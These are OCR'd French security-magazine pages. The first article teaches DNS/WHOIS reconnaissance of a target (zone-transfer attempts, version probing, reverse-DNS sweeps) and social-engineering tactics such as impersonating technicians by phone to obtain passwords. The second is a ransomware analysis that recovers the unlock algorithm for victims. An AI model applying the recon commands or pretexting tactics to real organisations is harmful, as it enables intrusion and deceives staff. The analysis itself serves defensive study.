mots-clés : RECONNAISSANCE / DNS / WHOIS / FURTIVITÉ

S'il est un fait établi, c'est que la sécurité informatique s'appuie beaucoup sur des concepts anciens (militaires et autres) afin de mettre en œuvre des actions défensives ou offensives [1]. Prenons, par exemple, la notion d'attaquer un adversaire. Il est évident que deux façons de faire sont possibles, l'une de type « directe » ; mais souvent risquée si l'opposant est adéquatement préparé, et la seconde qui est indirecte et surtout plus subtile (furtive). Utiliser cette dernière permet de se faire une idée de ce que l'on a en face de soi, de chercher à comprendre à la fois la nature et le type des défenses, les cibles intéressantes ou en d'autres termes, effectuer une reconnaissance.

1 Introduction

L'idée maîtresse est d'identifier les différentes cibles représentées par les réseaux et systèmes de l'adversaire, ce bien entendu de la façon la plus discrète possible. Pour cela, il existe fort heureusement une pléthore de moyens. Nous en précisons deux qui, utilisés de concert, permettent de délivrer une bonne idée de ce dont on dispose pour la suite des opérations (la partie offensive directe qui se fera avec des outils et méthodes plus aboutis). Nous utiliserons ici à la fois le protocole WHOIS [2], le service éponyme et le protocole DNS [3] (ce dernier n'étant pas un succédané du premier).

2 Mise en œuvre : « WHOIS »

Soit une cible, la société 'X', si elle applique les pratiques en général standards, elle possède un enregistrement « WHOIS ». Attachons-nous à ce dernier et regardons ce qu'il nous propose en termes d'informations.

Ce service recense aussi bien des informations légales que techniques vis-à-vis d'un nom de domaine, vérifions sommairement les données disponibles et les risques associés (en termes de sécurité informatique) :

Type de données	Risque
Nom de domaine	...
Date de renouvellement	Enregistrer le nom de domaine à son profit
Nom du contact administratif	Social engineering
Adresse postale du contact administratif	Social engineering + accès physique
Courriel du contact administratif	Social engineering + sollicitations
Téléphone du contact technique	Social engineering
Adresse postale du contact technique	Social engineering + accès physique
Courriel du contact technique	Social engineering + sollicitations
Téléphone du contact administratif	Social engineering + sollicitations
Les serveurs en charge du domaine	Identification réseau

Nous pouvons, au vu de ce tableau, imaginer différents scénarios pour obtenir/découvrir des « choses ». Tout d'abord, une chose aussi anodine que la date de renouvellement d'un nom de domaine. Ce n'est pas à proprement parler un risque direct, mais plutôt insidieux, qui peut porter atteinte à l'image. La société qui oublierait d'enregistrer ou de reconduire l'enregistrement risquerait de se le faire subtiliser **[4]** et être ensuite amenée à divers compromis si elle désire le récupérer.

Viennent ensuite les risques liés au « *Social Engineering* », terme anglophone qui désigne les diverses méthodes destinées à obtenir de l'information via des personnes. Une fois encore, on utilise les principes évoqués par Sun-Tzu **[1]** afin de maximiser les chances de réussite, choisir le moment d'un point de vue temporel est primordial. Rien de tel qu'un moment de la journée où les gens sont fatigués ou pressés de quitter les lieux pour les solliciter car la nature humaine étant ce qu'elle est, ils seront d'autant plus enclins à répondre de façon positive. L'idée est de flatter les gens, les mettre en confiance, utiliser des mots et formules adaptés afin de créer un sentiment de complicité.

Quelques exemples :

- Utiliser le téléphone et demander aux utilisateurs du système leur mot de passe en se faisant passer par le ou les technicien(s).
- Toujours avec le téléphone, joindre les différents contacts afin de les démarcher.
- Rédiger un courriel dont l'adresse de l'émetteur (partie nom de domaine) est suffisamment proche de celle de la cible et tenter d'avoir des informations.
- Se rendre sur les lieux physiquement afin de trouver des informations (ne serait-ce que dans les poubelles).

La liste de ce qu'il est possible de faire en utilisant cette technique n'a pas de limites précises, tout est question d'imagination. Il faut juste garder à l'esprit que certaines façons de faire peuvent tomber sous le coup de la loi.

3 Mise en œuvre « DNS » : les serveurs « NS »

Nous n'allons pas refaire une présentation de ce protocole, mais plutôt montrer comment l'utilisation conjointe de ce dernier avec les enregistrements « WHOIS » permet de découvrir beaucoup de choses. Obtenir l'adresse des serveurs « NS » d'une zone donnée est facile, une simple requête avec un des utilitaires standards disponibles : **dig**, **host**, **nslookup** ou **drill** **[5]** nous retourne les informations.

- Utilisation de **host**

```
# host -t NS revolutionlinux.com
revolutionlinux.com name server ns1.easydns.com.
revolutionlinux.com name server ns2.easydns.com.
```

- Utilisation de **dig**

```
# dig -t ns revolutionlinux.com

;; ANSWER SECTION:
revolutionlinux.com.    113     IN      NS      ns1.easydns.com.
revolutionlinux.com.    113     IN      NS      ns2.easydns.com.
```

- Utilisation de **nslookup**

```
# nslookup
> server 208.67.222.222
> set type=NS
> revolutionlinux.com

Non-authoritative answer:
revolutionlinux.com     nameserver = ns1.easydns.com.
revolutionlinux.com     nameserver = ns2.easydns.com.
```

- Utilisation de **drill**

```
# drill ns revolutionlinux.com

;; ANSWER SECTION:
revolutionlinux.com.    120     IN      NS      ns1.easydns.com.
revolutionlinux.com.    120     IN      NS      ns2.easydns.com.
```

4 Mise en œuvre « DNS » : identifier la version du serveur

Récupérer la version d'un serveur DNS peut se révéler utile (qui a parlé de failles ?), il suffit de lancer la requête adéquate, mais il faut noter qu'un « bon » administrateur système devrait avoir à tout le moins changé la valeur à retourner afin de brouiller les pistes.

- Avec **nslookup**

```
$ nslookup

> server NS1.lan.demo
> set class=chaos
> set q=txt
> version.bind
Server:  NS1.lan.demo
Address:  192.168.4.5

VERSION.BIND  text = "9.5.1-P3"
```

- La même chose avec **dig**

```
$ dig @ns1.lan.demo -c CH -t txt version.bind

;; ANSWER SECTION:
version.bind.           0       CH      TXT     "9.5.1-P3"

;; AUTHORITY SECTION:
version.bind.           0       CH      NS      version.bind.
```

5 Mise en œuvre « DNS » : transfert de zones

Idéalement, pour chaque zone DNS, il y a généralement un serveur de référence (appelé DNS maître/primaire) et éventuellement des serveurs secondaires (charge à eux d'obtenir les informations issues du premier). Cette phase de récupération est appelée transfert de zone et consiste à obtenir le plan d'adressage complet d'un domaine. Dans un monde idéal, les serveurs primaires ne doivent autoriser ces requêtes que si la source est un serveur autorisé, mais ce contrôle peut être laxiste ou inexistant. Essayons de récupérer une zone (tout d'abord sur un serveur l'autorisant).

```
#dig -t axfr @ns1.lan.demo lan.demo

; <<>> DiG 9.5.1-P3 <<>> -t axfr @ns1.lan.demo lan.demo
; (1 server found)
;; global options:  printcmd
lan.demo.          10800   IN      SOA     ns1.lan.demo.
root.lan.demo. 2009112601 86400 3600 3600000 3600
lan.demo.          10800   IN      NS      ns1.lan.demo.
...
```

Rien de spécial à dire, le serveur a fait son travail et nous a retourné les informations voulues. Regardons maintenant un autre serveur, qui lui est correctement configuré (sécuritairement s'entend) et nous refuse le même genre de demandes.

```
# drill axfr @ns2.lan.demo lan.demo
Error in AXFR: REFUSED
AXFR failed.
;; ->>HEADER<<- opcode: QUERY, rcode: REFUSED, id: 0
...
```

Le message est clair et sans ambiguïté : « Error in AXFR: REFUSED ». Bien entendu, si plusieurs serveurs « NS » sont disponibles, il est tentant d'essayer la même manœuvre sur les autres, il se peut que tous ne soient pas configurés de la même façon.

Si par hasard le résultat était toujours négatif, il reste une alternative pour peu que les administrateurs en charge du DNS aient correctement configuré les zones inverses. Justement, utilisons ces dernières. Il suffit de connaître la plage IP utilisée par la cible, puis de prendre un outil qui parcourt la plage d'adresses du début à la fin en demandant à qui sont attribuées les différentes adresses IP. Schématiquement, cela donne :

```
Soit <i=l'adresse IP>
Pour tout <i> compris entre le début et la fin de la plage IP
utilisée par la cible
  => rechercher l'enregistrement inverse correspondant à <i>
```

Comment trouver cette plage d'adresses ? Dans l'absolu, rien de compliqué, il suffit d'obtenir l'adresse d'un des serveurs de la zone, puis de lancer une recherche sur « WHOIS ».

```
$ dig -t mx societe.demo
...
mx1.societe.demo.          86026   IN      A       192.168.10.1

$ whois 192.168.10.1
...
inetnum:      192.168.10.0 - 192.168.10.255
...
```

L'étape suivante consiste à choisir un des nombreux outils/scripts disponibles sur la toile tels que **nmap** **[6]** ou **scandns.pl** **[7]**.

- **Nmap**

```
# nmap -sL --dns-servers 192.168.2.1 192.168.2.0/24
Starting Nmap 4.62 ( http://nmap.org ) at 2009-11-29 18:22 EST
Host 192.168.2.0 not scanned
Host mygw.lan.demo (192.168.2.1) not scanned
Host 192.168.2.2 not scanned
Host mail1.lan.demo (192.168.2.3) not scanned
...
```

- **Scandns**

```
$ perl scandns.pl x.y.z.0/24
x.y.z.1 => no PTR record
x.y.z.2 => ns1.demo.domain
x.y.z.3 => rproxy.demo.domain => rproxy.demo.domain has no A record
x.y.z.4 => no PTR record
```

Point intéressant, on note qu'avec une recherche inverse, il est possible de trouver des cibles qui ne seraient normalement pas visibles dans les zones publiques. En effet, dans l'exemple précédent, la recherche de **rproxy.demo.domain** ne nous retournerait rien.

```
$ ping rproxy.demo.domain
ping: unknown host rproxy.demo.domain
```

Il est aussi possible d'utiliser divers outils « tout-en-un » tels que **dnsenum** **[8]** qui propose, outre les fonctionnalités usuelles, différents ajouts. Commençons par une requête simple, puis demandons de l'aide à Google **[9]**.

```
# dnsenum.pl lan.demo
dnsenum.pl VERSION:1.2

---------------
Host's addresses:
---------------
lan.demo.   120     IN      A       192.168.18.1

...

-------------------
Trying Zonetransfers:
-------------------

trying zonetransfer for lan.demo on ns2.registrar.demo ...
...
```

Nous avons ici une énumération de la zone puis une tentative (loupée) de transfert de zones, ajoutons maintenant l'option **--enum** qui offre la possibilité de rechercher dans Google la présence de sous-domaines éventuels.

```
# dnsenum.pl --dnsserver 192.168.2.1 --enum lan.demo
dnsenum.pl VERSION:1.2

-----
Host's addresses:
-----------------
lan.demo.   120     IN      A       192.168.18.1

-----------------------------------------
Scraping lan.demo subdomains from google:
-----------------------------------------

----   Google search page: 1   ----
test1
...
----   Google search page: 20   ----

Google results: 4

Performing nslookups:
test1.lan.demo.     120 IN      A       172.31.24.1
test2.lan.demo.     120 IN      A       172.31.24.2
test3.lan.demo.  120 IN      A       172.31.24.3
test4.lan.demo.     120 IN      A       172.31.24.4
```

Outre les outils en ligne de commandes, certains sites internet offrent des fonctionnalités complémentaires. Tout d'abord, Bing **[10],** qui à partir de son interface permet de rentrer une adresse IP comme critère de recherche, puis nous retourne tous les sites internet qui l'utilisent. D'autres, à l'instar de « domaintools » **[11]** ou « info.info » **[12]**, offrent un nombre étendu de paramètres de recherches, par le nom de contact, par classes d'adresses IP, par certaines parties du nom de domaine, etc. Il faut cependant noter que ce type d'investigations, qui est conséquent, se révèle complexe de par sa diversité si on désire trouver le maximum de choses.

Conclusion

Utiliser conjointement ces deux protocoles offre un moyen de découvrir énormément d'informations de façon indirecte tout en brossant un état des lieux qui, une fois analysé, donne une vision plus claire de l'environnement. Il faut toutefois noter que nous ne sommes que dans les prémices de l'action, en phase de reconnaissance, mais c'est l'une des parties les plus intéressantes et surtout essentielles. ■

ANECDOTE RÉELLE

Jouer avec le DNS est, si je puis dire, toujours intéressant car source de trouvailles diverses et variées. Travailler dans la sécurité permet souvent d'avoir une aura (réelle ou pas) de personnes à « challenger » et c'est précisément ce qu'il s'est passé il y a quelques mois. Un administrateur consciencieux (société 'X') a lancé une sorte de défi : réussir à trouver l'adresse du dernier serveur de messagerie qu'il testait. Il avait fort prudemment interdit depuis les réseaux externes les transferts de zones et le pare-feu était « ad-hoc ». Qu'à cela ne tienne, passons en mode « Kevin Mitnick » (le côté social engineering) et profitons d'une visite commerciale dans les locaux de la compagnie 'X'. De discussions en discussions avec le personnel administratif avant et après la réunion, on en vient à les mettre plus à l'aise et à se permettre de demander si par hasard, on ne pourrait pas utiliser une prise réseau pour envoyer un compte-rendu au siège social de notre compagnie (il est évident que rassurer les personnes en face de soi fait partie du « jeu »). On est un professionnel de l'informatique, on utilise un système informatique qui est sécurisé par défaut (pas celui qui justement pose toujours des problèmes à notre interlocuteur, etc.). Il ne reste plus qu'à obtenir un bail DHCP, prendre un des outils disponibles et... Bingo ! L'*access-list* du serveur DNS ne se protégeait pas des requêtes des réseaux internes.

BIBLIOGRAPHIE

[1] **L'art de la guerre :** http://fr.wikipedia.org/wiki/L'Art_de_la_guerre

[2] **Le protocole WHOIS :** http://fr.wikipedia.org/wiki/WHOIS ; **spécifications :** http://www.ietf.org/rfc/rfc3912.txt

[3] **Le protocole DNS :** http://fr.wikipedia.org/wiki/Domain_Name_System ; **listes de RFC :** http://www.dns.net/dnsrd/rfc/

[4] **http://www.out-law.com/page-4049**

[5] **Drill :** http://www.nlnetlabs.nl/projects/drill/

[6] **Nmap :** http://www.nmap.org

[7] **scandns.pl :** http://www.perlmonks.org/?node_id=18912


[8] http://code.google.com/p/dnsenum/

[9] http://www.google.com

[10] http://www.bing.com

[11] http://www.domaintools.com

[12] http://whois.info.info



QUAND UN RANSOMWARE DEVIENT UN KEYGENME

Nicolas Brulez – nicolas.brulez@kaspersky.fr – Senior Security Researcher - Global Research and Analysis Team – Kaspersky Lab – http://www.kaspersky.com – http://www.viruslist.com

mots-clés : CODES MALICIEUX / REVERSE ENGINEERING / RANSOMWARE / ANALYSE DE CODE / SMS

Dans le numéro 46 de MISC, je vous présentais l'analyse d'un ransomware (application qui modifie une machine pour ensuite demander une rançon au propriétaire avant de la remettre dans l'état initial) qui chiffrait les fichiers afin d'extorquer les utilisateurs.
Dans ce numéro, je vais vous présenter un autre type de ransomware, détecté en novembre 2009 sous le nom de Trojan-Ransom.Win32.SMSer.qm
MD5: 2CE9D15F7B43B0DEC6C3935DE0743113

1 Analyse du ransomware

Aucun packer d'exécutables n'a été utilisé pour « protéger » le code du malware, il est alors possible de l'analyser directement dans IDA.

Lors de la première exécution, notre code malicieux génère un « Mutex » au nom de « {4F79CBDE-4C87-4af2-8114-7AD1420AEC0E} » puis modifie la base de registre pour s'exécuter automatiquement au lancement de Windows :

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\WinLogon\.

UserInit est modifié afin d'exécuter le ransomware à chaque démarrage : `C:\WINDOWS\system32\userinit.exe, "CHEMIN malware.exe"`

Il crée ensuite un fichier `.den` dans son répertoire qui contient des informations telles que le code d'extorsion, que nous découvrirons par la suite.

Ensuite, le malware s'exécute une seconde fois dans le but de protéger le processus parent et le relancer si celui-ci était arrêté par l'utilisateur qui se serait rendu compte de l'infection.

Pour cela, le processus enfant vérifie la présence du Mutex et relance le malware en cas de Mutex introuvable.

A partir de maintenant, lors du prochain redémarrage de Windows, une fenêtre apparaîtra sur l'écran de la machine infectée : voir Figure 1.


On peut lire :

L'accès Internet est bloqué pour des raisons de violation de licence du programme uFast download manager.

Vous devez « activer » votre copie.

Afin d`obtenir le code d'enregistrement, envoyez un SMS au numéro 7122 avec le code fw0004199 et vous recevrez le code d'activation.

Votre code d'activation reçu par SMS - [Champ]



Machine infectée

Pour pouvoir réutiliser Internet, il faut envoyer un SMS à un numéro surtaxé afin d'obtenir le code de désactivation. L'argent est donc récupéré à l'aide d'un service SMS payant.


L'accès internet est véritablement désactivé par notre code malicieux. Après analyse du code à l'aide d'IDA Pro, il est possible de déterminer la technique employée : l'utilisation de fonctions `SetupDi*` de la DLL `SETUPAPI.dll`

```
                        ; CODE XREF: sub_40CEA3+4F↑j
push    14h             ; ClassInstallParamsSize
lea     eax, [ebp+1C8h+ClassInstallParams]
push    eax             ; ClassInstallParams
push    [ebp+1C8h+var_234] ; DeviceInfoData
mov     [ebp+1C8h+var_23C], 2
push    ebx             ; DeviceInfoSet
call    ds:SetupDiSetClassInstallParamsW
test    eax, eax
jz      short loc_40CF82
push    [ebp+1C8h+var_234] ; DeviceInfoData
push    ebx             ; DeviceInfoSet
push    edi             ; InstallFunction
call    ds:SetupDiCallClassInstaller
test    eax, eax
jz      short loc_40CF82
lea     eax, [ebp+1C8h+DeviceInstallParams]
push    eax             ; DeviceInstallParams
push    [ebp+1C8h+var_234] ; DeviceInfoData
mov     [ebp+1C8h+DeviceInstallParams.cbSize], 22Ch
push    ebx             ; DeviceInfoSet
call    ds:SetupDiGetDeviceInstallParamsW ; Désactive le device
test    eax, eax
```

Routine de désactivation du réseau


En utilisant la fonction **SetupDiClassGuidsFromNameExW** et la **class: net**, notre malware liste tous les devices réseaux et les désactive un par un. Il est important de lister les devices cachés pour tous les voir et les réactiver à la main :

- Avant infection :



Matériel : machine non infectée

- Après infection :



Matériel : machine infectée

2 Code d'activation

Même s'il est trivial de désinfecter ce malware et de retrouver une connexion internet, il est tout de même intéressant d'analyser la partie qui vérifie le code d'activation pour voir si le malware se désinstalle bien après obtention d'un code par SMS. Localiser la routine qui vérifie l'entrée du code est assez simple, voici la démarche.

Tout d'abord, il est nécessaire d'entrer un code et de le valider à l'aide d'un bouton pour désactiver la machine. A partir de là, il y a deux façons de procéder. La première est plus simple : puisque l'application va récupérer le texte entré au clavier, il est possible de chercher les fonctions de l'API windows qui auraient pu être utilisées. Effectivement, en quelques secondes, on retrouve un **GetWindowTextA** juste avant l'algorithme de validation.

Il existe de nombreuses façons de récupérer le texte entré, alors une deuxième technique plus sûre est possible : analyser l'interface et trouver le *handler* (gestionnaire) du bouton de vérification.

La première chose à faire est de localiser l'appel à **RegisterClassEx** pour identifier la windows proc. Vous pouvez voir le paramètre **lpfnWndProc** en rouge, ainsi que son adresse :

```
push    esi             ; hInstance
mov     [ebp+var_38.cbSize], 30h
mov     [ebp+var_38.style], 803h
mov     [ebp+var_38.lpfnWndProc], offset sub_4058EF
mov     [ebp+var_38.cbClsExtra], esi
mov     [ebp+var_38.cbWndExtra], esi
mov     [ebp+var_38.hInstance], eax
mov     [ebp+var_38.hIcon], esi
call    ds:LoadCursorW
mov     [ebp+var_38.hCursor], eax
mov     eax, [ebp+var_4]
mov     [ebp+var_38.lpszClassName], eax
lea     eax, [ebp+var_38]
push    eax             ; WNDCLASSEXW *
mov     [ebp+var_38.hbrBackground], 8
mov     [ebp+var_38.lpszMenuName], esi
mov     [ebp+var_38.hIconSm], esi
call    ds:RegisterClassExW
```

Récupération de la WndProc

A partir de là, on analyse le fonctionnement de la fenêtre et plus précisément du bouton de validation. Il suffit de double-cliquer sur l'adresse de la WinProc pour obtenir ceci :

```
push    ebp
lea     ebp, [esp-824h]
sub     esp, 8A4h
mov     eax, dword_41775C
xor     eax, ebp
mov     [ebp+824h+var_4], eax
mov     edx, [ebp+824h+WM]
cmp     edx, 0Fh        ; EDX = WM
push    esi
push    edi
mov     edi, [ebp+824h+hWndParent]
ja      above_0F
```

WndProc : Gestion des WM

La partie importante ici est le Windows Message (WM) passé dans EDX. Nous sommes intéressés par un message de type **WM_COMMAND** (utilisé lorsque l'on clique

sur des contrôles de la fenêtre, par exemple), et ce type de message a une valeur supérieure à 0xF. Nous pouvons donc suivre le JA pour nous rendre ici :

```
above_0F:                               ; CODE XREF: sub_4058EF+2C↑j
                mov     ecx, edx        ; ECX = EDX = WM
                mov     eax, WM_COMMAND ; EAX = WM_COMMAND
                sub     ecx, eax        ; Notre WM = WM_COMMAND?
                jz      WM_COMMAND_received ; Oui.
                dec     ecx
                dec     ecx
                jz      loc_405B14
```

WndProc : WM_COMMAND ?

La suite parle d'elle-même. Lorsque le message **WM_COMMAND** est reçu, l'exécution du code suit son cours ici (Premier JZ exécuté) :

```
WM_COMMAND_received:                    ; CODE XREF: sub_4058EF+105↑j
                mov     edx, [ebp+824h+wParam] ; EDX = wParam = qui gère l'evènement.
                movzx   ecx, dx
                sub     ecx, 3E8h
                jz      short wParam_3E8
                dec     ecx             ; Décrémente. EDX était >= 0x3E9
                jz      short wParam_3E9
                push    [ebp+824h+lParam] ; lParam
                push    edx             ; wParam
                push    eax             ; Msg
```

WndProc : Gestion du WM_COMMAND

Pour finir, nous sommes en présence d'un dernier test : le **wParam**. Pour simplifier, il a pour but de vérifier qui a reçu le message **WM_COMMAND**.

La première vérification traite 0x3E8 et exécute la routine que j'ai appelée **wParam_3E8** en cas de test positif.

S'en suit une décrémentation de ECX, et une autre vérification. Si le résultat de la décrémentation est zéro, alors nous exécutons la routine **wParam_3E9** (0x3E9 - 0x3E8 lors de la première vérification résulterait un 0x1, qui une fois décrémenté donnerait un zéro, exécutant le JZ **wParam_3E9**.)


Pour savoir quel **wParam** nous intéresse, les imports de notre application (en particulier **CreateWindow**) fournissent des informations précieuses. Il est en effet possible de trouver la création des contrôles et de vérifier le type de classe employé : *Button*, *Edit*, etc.

En utilisant un débogueur, par exemple, on place un point d'arrêt sur les appels à **CreateWindowEx** pour retrouver les classes et les hMenu utilisés. On s'aperçoit ici que le **hMenu** est 0x3E8 et **Class = EDIT.** Cela correspond à notre *input box* :

```
PUSH EAX                                hInst
PUSH 3E8                                hMenu = 000003E8
PUSH DWORD PTR SS:[EBP+8]               hParent
MOV EBX,17E
PUSH 19                                 Height = 19 (25.)
PUSH 78                                 Width = 78 (120.)
PUSH EBX                                Y => 17E (382.)
PUSH 154                                X = 154 (340.)
PUSH 50000040                           Style = WS_CHILD|WS_VISIBLE|40
PUSH 2ce9d15F.004126A4                  WindowName = ""
PUSH EDI                                Class = "EDIT"
MOV EDI,DWORD PTR DS:[<&USER32.CreateWi USER32.CreateWindowExW
PUSH 0                                  ExtStyle = 0
CALL EDI                                CreateWindowExW
```


Vérification du type de « Class »

Nous savons maintenant que le 0x3E9 est sûrement notre bouton de validation, puisque 0x3E8 est l'input box. Il est possible de vérifier à l'aide de l'outil **Spy++** en cherchant des informations sur notre bouton :



« Class » dans Spy++

Pour le style :



« Styles » dan Spy++

Validons l'hypothèse une fois pour toutes, en regardant dans IDA l'appel à **CreateWindowEx** avec pour hMenu 0x3E9. Un des paramètres est **Styles** et il suffit de comparer la valeur fournie par **spy++** avec celle du code :

```
push    eax             ; hInstance
push    3E9h            ; hMenu
push    [ebp+hWndParent] ; hWndParent
push    25              ; nHeight
push    80              ; nWidth
push    ebx             ; Y
push    480             ; X
push    50000001h       ; dwStyle
push    [ebp+lpWindowName] ; lpWindowName
push    [ebp+var_14]    ; lpClassName
push    0               ; dwExStyle
call    edi ; CreateWindowExW
```

Création du bouton

Nous sommes maintenant sûrs et pouvons continuer l'analyse du code exécuté quand **wParam** = 0x3E9. Nous arrivons sur un bout de code très intéressant. En effet, celui-ci appelle la fonction **GetWindowText** pour récupérer le code de validation entré, puis une routine de validation :

```
wParam_3E9:                             ; CODE XREF: sub_4058EF+290↑j
                shr     edx, 10h
                test    dx, dx
                jnz     short wParam_3E8
                push    40h             ; nMaxCount
                lea     eax, [ebp+824h+Activation_code]
                push    eax             ; lpString
                push    hWnd            ; hWnd
                call    ds:GetWindowTextA ; Récupère le code entré.
                lea     eax, [ebp+824h+Activation_code]
                push    eax             ; input
                push    edi             ; hWnd
                call    Valid_Activation_Code ; Routine de validation
```

Handler du bouton

3 Analyse de la routine de validation

Je passerai certains détails pour aller droit au cœur de l'algorithme. Au début de l'article, je mentionnais un nouveau fichier .den qui contenait le code à envoyer par SMS. Celui-ci est utilisé dans un algorithme très simple, pour confirmer le code de validation.

Ce code est tout d'abord utilisé pour gérer un Validation ID qui sera ensuite comparé au code de validation entré par la personne qui désire débloquer sa machine. Voici l'algorithme en question :

```
text:004C399
text:004C399 loc_40C399:                             ; CODE XREF: sub_40C35A+56↓j
text:004C399                movzx   edi, [ebp+edx+var_18] ; [address] points to ransom code
text:004C39E                add     edi, 25DFh
text:004C3A4                xor     edi, ecx
text:004C3A6                inc     edx
text:004C3A7                cmp     edx, esi
text:004C3A9                lea     ecx, [ecx+edi+1402h]
text:004C3B0                jl      short loc_40C399
text:004C3B2
text:004C3B2 loc_40C3B2:                             ; CODE XREF: sub_40C35A+3D↑j
text:004C3B2                cmp     ecx, eax         ; Does it match entered input?
text:004C3B4                mov     ecx, [ebp+var_4]
text:004C3B7                setz    al
```

Algorithme validation

J'en vois déjà certains rire après lecture de ces quelques lignes. La génération du Validation ID se fait en six lignes, très simples à comprendre. Chaque caractère du code à envoyer par SMS est traité par diverses opérations.

Explication avec le code : fw0004199 (voir screenshot au début d'article) :

- Caractère « f »

- La valeur ASCII de « f » est 0x66 ;
- On ajoute à cette valeur 0x25DF pour obtenir : 0x2645 ;
- 0x2645 XOR ECX (0 lors de la première passe) pour obtenir : 0x2645 ;
- EDX est incrémenté (position du caractère courant, pour passer à « w ») ;
- EDX et ESI sont comparés. ESI contient la taille du code à envoyer par SMS : 9 caractères ;
- ECX = ECX + EDI + 0x1402 = 0 + 0x2645 + 1402 = 0x3A47. Code intermédiaire utilisé par le XOR ;
- On passe au caractère suivant si nous n'avons pas traité tous les caractères.

- Caractère « w »

- La valeur ASCII de « w » est 0x77 ;
- On ajoute à cette valeur 0x25DF pour obtenir : 0x2656 ;
- 0x2656 XOR ECX (0x3A47 - code intermédiaire de la première passe) pour obtenir : 0x1C11 ;
- EDX est incrémenté (position du caractère courant, pour passer à « 0 ») ;
- EDX et ESI sont comparés. ESI contient la taille du code à envoyer par SMS : 9 caractères ;
- ECX = ECX + EDI + 0x1402 = 0x3A47 + 0x1C11 + 1402 = 0x6A5A. Code intermédiaire utilisé par le XOR ;
- On passe au caractère suivant si nous n'avons pas traité tous les caractères.


- Etc. pour tous les caractères.

A la fin de la boucle, ECX = 0x3FCC5E. ECX est comparé a EAX = 075BCD15.

Nous savons d'où vient la valeur ECX, mais pas celle de EAX, probablement du code entré pour la validation. En effet, la valeur d'EAX est la représentation hexadécimale du code entré. 075BCD15 = 123456789 que j'ai entré pour la rédaction de l'article.

Si les deux valeurs sont identiques, alors le ransomware pense que nous avons payé par SMS, et il va ensuite nettoyer la machine. Le code à entrer sur ma machine de test est donc la représentation décimale de la valeur d'ECX, soit 4181086.

Une fois le code entré, nous obtenons ceci :



Activation terminée

Traduction : l'activation s'est terminée avec succès. L'accès internet va se débloquer.

Notre ransomware débloque la connexion internet, se supprime et nettoie la base de registre comme prévu.

Conclusion

Pour terminer l'article, j'insisterais une fois de plus sur le fait que la majorité des ransomwares n'utilisent pas d'algorithmes sûrs et qu'il est donc inutile de paniquer (excepté quelques cas, comme Gpcode). Il existe des dizaines de souches de la même famille avec ce genre de pratique, ayant des interfaces plus ou moins différentes (fond d'écran rouge avec création d'un nouveau bureau, souris désactivée, etc.). Merci de ne pas payer...

Remerciements à Natalia pour la traduction des messages en russe :-) ■

DOSSIER

PRÉAMBULE : LA LUTTE ANTIVIRALE, UNE CAUSE PERDUE ?

